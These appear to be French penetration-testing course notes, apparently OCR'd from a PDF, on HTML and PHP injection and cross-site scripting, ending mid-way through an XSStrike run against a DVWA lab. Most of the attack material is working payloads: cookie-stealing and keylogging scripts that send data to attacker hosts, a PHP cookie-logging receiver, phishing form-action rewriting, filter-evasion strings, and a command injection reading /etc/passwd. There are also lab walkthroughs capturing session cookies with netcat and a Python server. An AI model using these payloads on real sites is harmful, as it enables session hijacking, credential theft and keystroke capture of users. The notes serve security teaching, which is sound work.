
- ➔ Le scanner analyse les réponses aux sondes (probes) envoyées à la cible.
- ➔ Ce type de scan consomme de la bande passante et des ressources du processeur
- ➔ Fonctionne avec ou sans authentification.
- ➔ Ce type de scan est plus efficace que le précédent.

Les scanners en ligne avec https://hackertarget.com/

Le site mentionné ci-dessus permet de faire facilement des scans en ligne (nmap, whatweb, wordpress, openVAS, nikto, ...).

Ce service est pratique et peut faire gagner du temps lors d'un test d'intrusion.

Le service coûte 120$ à 600$ par an selon la formule choisie.



Injection de code HTML

L'injection HTML n'est pas véritablement critique, mais est très simple à réaliser. Pour savoir si une injection HTML est possible, il suffit d'injecter par exemple le code suivant, via un formulaire, dans la page potentiellement vulnérable :

<h1> HTML </h1>

Le mot HTML doit alors s'afficher sur la page vulnérable en niveau de titre h1 et en italique !

Deux exemples d'injection HTML

Injection d'une redirection

Il suffit d'injecter le code HTML suivant pour réaliser une redirection après 5 secondes :

<meta http-equiv="refresh" content="5 ; URL=https://google.com" />

Pour une redirection immédiate, on remplace le 5 par 0.

Injection avancée

Soit le lien suivant dans une page :

** RETOUR **

Ce lien redirige vers la page naviguée précédemment (ici : https://site.fr), information qui provient de l'en-tête HTTP **Referer** :

Referer: https://site.fr

Il suffit alors d'injecter avec Burp à la fin du **Referer** le code suivant pour afficher un message sur la page vulnérable à la place du lien :

" > <h1> HACKED ! </h1>

L'en-tête **referer** devient donc :

Referer: https://site.fr" > <h1> HACKED ! </h1>

Injection de code PHP

Soit la page **https://mon-site.net/display.php?message=salut**, qui donnerait un affichage semblable à ceci :

Tentons une injection de code PHP avec l'URL suivante :

https://mon-site.net/display.php?message=salut;system("uname -a")

Une autre injection intéressante serait :

https://mon-site.net/display.php?message=salut;system("cat /etc/passwd")

Vulnérabilités web XSS (Cross-Site Scripting)

Une vulnérabilité XSS :

- **Permet au hacker d'injecter du code HTML ou JavaScript dans une page web.**
- **Ce code est exécuté lorsque la page se charge.**
- **Ce code est exécuté sur l'ordinateur client, pas sur le serveur.**

Les trois types de XSS	
XSS réfléchi ou non persistant	**Une donnée non fiable est envoyée au serveur et est immédiatement renvoyée à l'utilisateur dans une page web dynamique.**
XSS stocké ou persistant	**Dans ce type de XSS, le code est enregistré dans une base de données, côté serveur et sera répercuté à tous les visiteurs du site concerné.**
XSS basé sur le DOM	**Dans ce type de XSS, le code ne passe pas par le serveur. Les protections côté serveur sont donc totalement impuissantes.**

L'injection de JavaScript peut se faire :

- **Dans un champ de formulaire**
- **Dans un paramètre d'URL (exemple : www.mon-site.com/page.php?var=valeur, "valeur" pouvant être remplacé par du code)**


Le code injecté est, par exemple : <script>alert("XSS") ;</script>

Pour lutter contre cette vulnérabilité, il faut valider les inputs. Par exemple :


- **On peut filtrer et bannir les guillemets**
- **On peut filtrer et bannir le mot "script" en minuscule**
- **On peut filtrer et bannir le mot "script" quelle que soit la casse**
- **Etc.**

On peut aussi encoder les outputs.


L'attaque XSS réfléchie (Reflected Cross-Site Scripting)



L'attaque XSS stockée (Stored Cross-Site Scripting)



L'attaque XSS basée sur le DOM (DOM-based Cross-Site Scripting)



Buts d'une attaque XSS

- Voler les cookies de session pour usurper votre session sur un site web
- Prendre le contrôle du navigateur (par exemple le rediriger, …)
- Exécuter toute action pour laquelle vous avez une autorisation
- Lire les données auxquelles vous avez accès
- Réécrire à la volée tous les liens de la page visitée
- Capturer la frappe (keylogging)
- Obtenir une session meterpreter avec BeEF (via une faille dans un plugin du navigateur)
- Effectuer un défacement du site web (manipulation du DOM)
- Insérer du contenu (avec la balise <iframe>)

Exemple de XSS

Soit le code PHP suivant : `<?= 'Hello '.$_GET['name']. ' !' ; ?>`

Soit l'URL suivante : http://victime.site.net/welcome.php?name=max

Il suffit, pour faire une attaque XSS (si le site est vulnérable) de taper :

http://victime.site.net/welcome.php?name=<script>alert("XSS !");</script>

ou mieux encore, en utilisant un encodeur d'URL (pour masquer le code malicieux) :

http://victime.site.net/welcome.php?name=
%3Cscript%3Ealert(%22XSS%20!%22)%3B%3C%2Fscript%3E

Vol de cookie de session

```
<script>fetch('https://hacker.net/steal?cookie=' + btoa(document.cookie));</script>
```

La méthode btoa() encode une chaîne en base-64. La méthode atob() fait l'inverse et décode une chaîne encodée en base-64.

(btoa = "binary to ASCII" et atob() = "ASCII to binary")

La méthode btoa() permet donc d'éviter les erreurs lors de l'envoi (problèmes éventuels avec certains caractères spéciaux) et même d'éviter d'avoir ces caractères (;, =, @, #, espaces) filtrés par un WAF ou IDS/IPS.

Autre exemple de code pour le vol de cookie de session

Exemple de script :

```
<script> var i=new Images();
i.src=http://hack3r.site.net/steal.php?q=+escape(document.cookie); </script>
```

Ou, avec un encodeur d'URL :

```
%3Cscript%3E%20var%20i%3Dnew%20Images()%3B%20i.src%3Dhttp%3A%
2F%2Fhack3r.site.net%2Fsteal.php%3Fq%3D%2Bescape(document.cookie)
%3B%20%3C%2Fscript%3E
```

Le script PHP (steal.php) qui récupèrera les cookies sur le serveur du pirate ressemblera à :

```
$fn = "log.txt" ;
$fh = fopen($fn, 'a') ;
$cookie = $_GET['q'] ;
$ip = $_SERVER['REMOTE_ADDR'] ;
fwrite($fh, $ip." \n") ;
fwrite($fh, $cookie." \n\n") ;
fclose($fh) ;
```

XSS utilisé pour réécrire à la volée tous les liens de la page visitée

Exemple de script :

```
<script> var anchors=document.getElementsByTagName("a");for (var
i=0;i<anchors.length;i++){anchors[i].href="https://hack3r.site.net";}</script>
```

XSS utilisé pour un phishing

Le moyen le plus simple de perpétrer une attaque par phishing consiste à modifier le paramètre ACTION d'un formulaire.

Exemple de formulaire :

```
<form name = "login" method = "POST" action = "/checklogin.cgi"> (…)
```

L'attaque ressemblera à :

```
document.form[0].action="https://hack3r.site.net/steal.php" ;
```

Le SSL n'est ici d'aucune utilité et ne protègera pas la victime.

XSS utilisé pour insérer du contenu

Exemple : **<iframe src=http://mon-site.net height="200" width="400" ></iframe>**

XSS utilisé pour rediriger une page

Exemple : **<script> window.location="https://google.com" </script>**

CONTOURNEMENT DES FILTRES

Pour bypasser les filtres qui protègent contre le XSS, on peut utiliser les techniques suivantes :

- **Utiliser un "charcode calculator"**
- **Mélanger les minuscules et majuscules dans l'écriture des balises <script>**
- **Remplacer les guillemets par leur équivalent HTML : "**
- **Remplacer les balises <script> par d'autres balises : <img>, <table>, , …**
- **Introduire le code dans les attributs d'une balise <img>**

Ces techniques d'évasion permettent de remplacer le code classique ci-dessous : <script>alert("XSS") ;</script> par les codes suivants :

```
<script> alert(String.fromCharCode(88,83,83))>/script>
<ScRipT>alert('XSS')</ScRipT>
<img src="javascript:alert('XSS');">
<img src=javascript:alert(&quot;XSS&quot;)>
<img src=# onmouseover="alert('XSS')">
<img src=/ onerror="alert(String.fromCharCode(88,83,83))"></img>
<img src="jav&#x09;ascript:alert('XSS');">
<table background="javascript:alert('XSS')">
<div style="background-image: url(javascript:alert('XSS'))">
<iframe src="javascript:alert('XSS')">
<embed src="javascript:alert('XSS')">
<svg onload="alert('XSS')">
<body onload=alert('XSS')>
```

La méthode JavaScript String.fromCharCode() renvoie une chaîne de caractères créée à partir de points de code UTF-16.

Pour en savoir plus, je vous conseille de consulter :

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

XSS utilisé pour enregistrer la frappe au clavier (keylogger)

```
<script>
        document.onkeypress = function(e) {
                fetch('https://hacker.net/log?key=' + btoa(e.key) );
        }
</script>
```

COMMENT LUTTER CONTRE XSS ?

ENCODAGE	< **devient** < > **devient** > …
FILTRAGE	<script> **devient** script
VALIDATION	**Comparaison de l'input avec une liste blanche**
DÉSINFECTION (SANITIZATION)	**Combinaison de l'échappement, du filtrage et de la validation.**

Charges utiles XSS inhabituelles
<img src=x onerror="&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041">
<IMG SRC=/ onerror="alert(String.fromCharCode(88,83,83))"></img>
<embed src="data:text/html;base64,PHNjcmlwdD5hbGVydCgiWFNTIik8L3NjcmlwdD4=">
<video src=1 onerror=alert("XSS")>
<audio src=1 onerror=alert("XSS")>
<svg onload=alert("XSS")>
test

XSS : vol et récupération d'un cookie

Si je me sers de l'input suivant (en remplissant le champ d'un formulaire vulnérable) :

<script> window.location = 'http://192.168.56.110/cookie.php?var =' + document.cookie </script>

…je pourrai voler le cookie de session via une faille XSS et il me sera ensuite possible de récupérer le cookie de deux manières :

1. **Via la variable PHP $_GET['var'], dans un script PHP**
2. **Via netcat, en créant un listener sur le port 80 sur la machine de l'attaquant, avec la commande nc -lvp 80. On peut utiliser un autre port : il faut alors le spécifier clairement dans le script ci-dessus (…windows.location='http://192.168.56.110:<PORT>/cookie.php?var='…)**

```
root@kali:~# nc -lvp 80
listening on [any] 80 ...
connect to [192.168.56.110] from kali [192.168.56.110] 60756
GET /cookie.php?var=security=low;%20PHPSESSID=b5d0c5a238453af76bc87a7f3272c3ca HTTP/1.1
Host: 192.168.56.110
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.102/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Le cookie est sur cette ligne

(security=low;%20PHPSESSID=b5d0…c3ca)

XSS : récupérer plus simplement un cookie

Procédure :

Avec Python 3, on remplace SimpleHTTPServer par :
python -m http.server --bind <IP> <PORT>

➔ On lance un serveur web (Python 2) :
python -m SimpleHTTPServer 4567

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# python -m SimpleHTTPServer 4567
Serving HTTP on 0.0.0.0 port 4567 ...
```

➔ On tape la commande suivante dans le formulaire vulnérable :
<script> document.write('<img src="http://192.168.56.249:4567/' + document.cookie + ' " > ') ; </script>

```
Serving HTTP on 0.0.0.0 port 4567 ...
192.168.56.249 - - [09/Dec/2020 04:37:55] code 404, message File not found
192.168.56.249 - - [09/Dec/2020 04:37:55] "GET
/security=low;%20PHPSESSID=p614qelhde2m9c4cu10158kd36;%20acopendivids=swingset
,jotto,phpbb2,redmine;%20acgroupswithpersist=nada HTTP/1.1" 404 -
```

On récupère bien le cookie de session (PHPSESSID) !

Défacement (ou défaçage) d'un site web avec XSS

(1) Voici, par exemple, deux méthodes de changer avec XSS le contenu de l'élément dont l'attribut id vaut "title" (exemple de manipulation du DOM) :

<script>document.querySelector('#title').textContent=' Hacked ! ' </script>

<script>document.getElementById('title').innerHTML=' Hacked ! ' </script>

(2) Pour remplacer tout le contenu du <body>, on pourrait en principe utiliser le code :

<script>document.getElementsByTagName("body")[0].innerHTML="Hacked !";</script>


… mais en pratique cela ne fonctionnera pas dans ce cas précis car il faut placer les codes ci-dessus après la fermeture des balises concernées. On ne peut sélectionner un élément qu'une fois celui-ci défini ! Il est peu envisageable q'un XSS permette de placer son code après le </body> ! ! !

Découvrir automatiquement des failles XSS avec XSStrike


XSStrike se télécharge à l'adresse :

https://github.com/s0md3v/XSStrike

Après l'avoir installé sur une machine virtuelle Kali, vous pouvez ouvrir le navigateur à l'adresse de DVWA (par exemple sur Metasploitable 2 : 192.168.56.137), vous vous connectez avec les identifiants admin/password et vous réglez la securité au niveau *Medium*. Avec les outils du développeur du navigateur, vous copiez ensuite le contenu du cookie de session pour l'utiliser avec XSStrike :



Je visite maintenant la page de DVWA consacrée au XSS réfléchi :



L'URL ressemble alors à ceci :


Je lance alors la commande suivante, qui contient le cookie emprunté à DVWA :

python xsstrike.py -u http://192.168.56.137/dvwa/vulnerabilities/xss_r/?name=query --headers "Cookie: security=medium; PHPSESSID=1fc296e6a3812c86087869a26ae2de72" --skip-dom

```
┌──(kali㉿kali)-[~/XSStrike]
└─$ python xsstrike.py -u http://192.168.56.137/dvwa/vulnerabilities/xss_r/?name=query --headers
 "Cookie: security=medium; PHPSESSID=1fc296e6a3812c86087869a26ae2de72" --skip-dom

        XSStrike v3.1.5

[+] WAF Status: Offline
[!] Testing parameter: name
